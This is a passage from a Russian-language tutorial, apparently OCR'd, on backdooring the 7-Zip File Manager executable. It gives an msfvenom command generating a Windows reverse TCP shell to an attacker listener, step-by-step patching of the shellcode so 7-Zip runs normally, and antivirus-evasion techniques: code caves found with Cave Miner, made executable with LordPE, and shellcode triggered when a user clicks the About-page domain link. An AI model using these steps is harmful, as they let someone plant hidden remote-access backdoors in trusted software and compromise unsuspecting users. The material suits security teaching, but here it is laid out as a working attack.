msfvenom -p windows/shell_reverse_tcp LHOST=192.168.116.128 LPORT=8080 -a x86 --platform
windows -f hex
```

Скопируйте шелл-код и вставьте шестнадцатеричный код в Ollydbg, щелкнув пкм> двоичный> двоичный код, он будет преобразован в код сборки.



Модификация шелл-кода

Теперь, когда у нас есть наш обратный шелл-код TCP в разделе .hello, пришло время сохранить изменения в файле, перед этим нам нужно внести некоторые изменения в наш шелл-код.

1. В конце шелл-кода мы видим код операции CALL EBP, который завершает выполнение программы после выполнения шелл-кода, и мы не хотим, чтобы выполнение программы завершалось, на самом деле мы хотим, чтобы программа нормально функционировала после выполнения шелл-кода, по этой причине мы должны изменить код операции CALL EBP на NOP (нет операции).

2. Еще одно изменение, которое необходимо сделать, связано с наличием объекта WaitForSingleObject в нашем шелл-коде. Функция WaitForSignleObject принимает аргумент в миллисекундах ожидает до этого времени, прежде чем запускать другие потоки. Если аргумент функции WaitForSignleObject равен -1, это означает, что она будет ждать бесконечное количество времени перед запуском других потоков. Если мы выполним двоичный файл, он создаст обратную оболочку, но нормальная работа 7zip остановится, пока мы не закроем нашу обратную оболочку. Нам просто нужно изменить код операции DEC INC, значение которого -1, на NOP.


3. Затем нам нужно вывести значения регистров POP из стека (чтобы восстановить значение стека до шелл-кода), используя POPFD и POPAD в конце шелл-кода.

4. После POPFD и POPAD нам нужно добавить 5 перехваченных инструкций (скопированных ранее в потоке выполнения перехвата), чтобы после выполнения шеллкода наша программа 7zip работала нормально.

5. Сохраняем модификации как *7zFMAddedSectionHijackedShelled.exe*

Установка шелла

Мы Начинаем слушать на Kali и выполняем двоичный файл *7zFMAddedSectionHijackedShelled.exe*. Получаем шелл. Бинарный файл 7zip также отлично работает без перебоев в работе.



А что же будет при сканировании ав?

Не так хорошо, как хотелось бы!. Хотя этого и следовало ожидать, поскольку мы добавили новый исполняемый и записываемый раздел в двоичном формате и использовали известный шелл-код metasploit без какой-либо кодировки.

Плюсы добавления нового заголовка раздела

Вы можете создать большой заголовок раздела. Большое пространство означает, что вам не нужно беспокоиться о пространстве для шелл-кода, даже если вы можете кодировать свой шелл-код несколько раз, не беспокоясь о его размере. Это может помочь обойти антивирусы.

Минусы добавления нового метода заголовка раздела

Добавление нового заголовка раздела и присвоение ему флага выполнения могло бы привлечь внимание антивирусов. Не лучший подход с точки зрения обнаружения AV.

Это также увеличит размер исходного файла, опять же, мы бы не хотели кричать AV или жертве об изменении размера файла. Исходя из этого, на данном этапе - высокая степень обнаружения.

Помните о минусах нового заголовка раздела. Далее мы рассмотрим еще два метода, которые помогут нам добиться низкого уровня обнаружения бэкдора.

Запуск шелл-кода при взаимодействии с пользователем + Codecaves


На данный момент мы создали новый раздел заголовка, поместили в него наш шелл-код, перехватили поток выполнения и при этом достигли нормальной работы приложения. В этой части мы объединим два метода для сокрытия бэкдора от AV и постараемся устранить недостатки метода секции сумматора, описанного выше. Ниже приведены те методы, о которых сегодня пойдёт речь:

- Запуск шелл-кода на основе взаимодействия пользователя с определенной функцией.
- Поиск и использование пещер в коде (*code cave*).


Пещеры в коде

Пещеры кода - это пустые блоки в памяти программы, которые можно использовать для внедрения нашего собственного кода. Вместо создания нового раздела мы могли бы использовать существующие пещеры для внедрения нашего шелл-кода. Мы можем найти пещеры в коде разного размера практически в любом PE. Необходимо, чтобы она была больше, чем наш шелл-код, чтобы мы могли нормально его внедрить, не разбивая на более мелкие куски.

Первым шагом является поиск пещеры в коде. Cave Miner - это оптимальная утилита на Python для их поиска. Вам необходимо указать размер в качестве параметра, и он покажет вам все пещеры, превышающие этот размер.




У нас есть две пещеры в коде размером более 700 байт, в обеих достаточно места для нашего шелл-кода. Запишите виртуальный адрес обеих пещер. *Виртуальный адрес* - это начальный адрес пещеры. Позже мы перехватим поток выполнения, перейдя к виртуальным адресам.
Мы видим, что пещера кода доступна только для чтения. Чтобы она могла выполнять наш шелл-код воспользуемся LORDPE.




Запуск шеллкода при взаимодействии с пользователем

Теперь, когда у нас есть пещера в коде, которую мы можем использовать, нам нужно найти способ перенаправления потока выполнения на наш шеллкод. В отличие от предыдущего метода, мы не будем перехватывать поток выполнения сразу после запуска программы. Нужно, чтобы программа работала нормально и выполняла шелл-код при взаимодействии пользователя с определенной функцией, например, щелчком по определенной вкладке. Для этого нам нужно найти ссылочные строки в приложении. Затем мы можем перехватить адрес определенной ссылочной строки, изменить ее и направить к пещере в коде. Это означает, что всякий раз, когда в памяти осуществляется доступ к определенной строке, поток выполнения будет перенаправлен в нашу пещеру кода. Звучит отлично? Тогда, давайте сделаем это!

Откройте программу 7zip в Ollydbg> щелкните правой кнопкой мыши> найти> все строки справочного текста




В ссылочных строках мы обнаружили интересную строку - домен (7-Zip). Доступ к этому адресу памяти осуществляется, когда пользователь щелкает about > domain.




В качестве примера я и дальше буду использовать кнопку домена на странице «О нас», при нажатии на которую открывается веб-сайт www.7-zip.org в браузере.


Наша цель - запускать шеллкод всякий раз, когда пользователь ее нажимает.
Теперь нам нужно добавить точку останова в адрес строки домена, чтобы затем мы могли изменить код ее операции и перейти к нашей пещере в коде. Мы копируем адрес строки домена 0044A8E5 и добавляем точку останова. Нажимаем кнопку домена в программе 7zip. Выполнение останавливается в точке останова, как показано на снимке экрана ниже:



Теперь копируем пару инструкций после адреса 0044A8E5, поскольку они будут использоваться снова, когда мы захотим вернуть поток выполнения к нему после отработки шелл-кода, для обеспечения нормальной функциональности 7zip.



После модификации jmp 00477857 мы сохраняем исполняемый файл как 7zFMUhijacked.exe. Обратите внимание, что адрес 00477857 - это начальный адрес первой пещеры в коде. Далее загружаем 7zFMUhijacked.exe в Ollydbg и даем ему поработать, после чего нажимаем кнопку веб-сайта. Нас перенаправляют в пустую пещеру кода.



Отлично! Поток ввода перенаправлен. Дабы не мусолить, мы пропустим следующие шаги по добавлению и изменению шелл-кода, ведь они аналогичны уже описанным в предыдущей части действиям.

Установка шелла

Мы добавляем шелл-код, модифицируем его, восстанавливаем поток выполнения до того места, где мы его захватили 0044A8E5, и сохраняем файл как 7zFMUhijackedShelled.exe. Я по прежнему использую reverse bind. Слушаем порт 8080, запускаем 7zFMUhijackedShelled.exe, нажимаем на кнопку сайта.

